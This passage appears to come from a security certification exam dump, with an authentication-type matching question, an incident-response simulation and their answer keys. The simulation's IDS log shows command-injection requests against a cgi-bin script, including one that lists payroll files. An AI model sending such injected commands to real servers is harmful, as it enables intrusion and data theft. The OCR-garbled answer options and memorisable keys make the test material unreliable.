
Explanation/Reference:

QUESTION 129

HOTSPOT


For each of the given items, select the appropriate authentication category from the drop down choices.
Select the appropriate authentication type for the following items:

Hot Area:



Item	Response
Fingerprint scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Password	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication

Correct Answer:




Item	Response
Fingerprint scan	[✓ Biometric authentication] One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	Biometric authentication [✓ One Time Password] Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	Biometric authentication One Time Password [✓ Multi-factor] PAP authentication PAP authentication Biometric authentication
Password	Biometric authentication One Time Password Multi-factor [✓ PAP authentication] PAP authentication

Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
SIMULATION

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored. You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incid3nt responses.
Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.




Forensics Diagram


Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.

Correct Answer: See the solution below.
Section: (none)
Explanation
Explanation/Reference:

Explanation:
Database server was attacked, actions should be to capture network traffic and Chain of Custody.



Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.




Possible Actions:

Actions Performed:

Capture Network Traffic

Chain Of Custody


IDS Server Log:




IDS Packet Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	0	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
2	2.006303	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
3	4.009585	172.31.146.123.2	172.31.146.123.1	ICMP	118	Echo (ping) request id=0x0001, seq=1/256, ttl=255
4	6.014086	172.31.146.123.1	172.31.146.123.2	ICMP	118	Echo (ping) reply id=0x0001, seq=1/256, ttl=255
5	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls HTTP/1.1
6	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
7	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=whoami HTTP/1.1
8	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
9	10.1232	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls%20 l%20/data/finance/payroll/*.xls HTTP/1.1

Web Server Log:

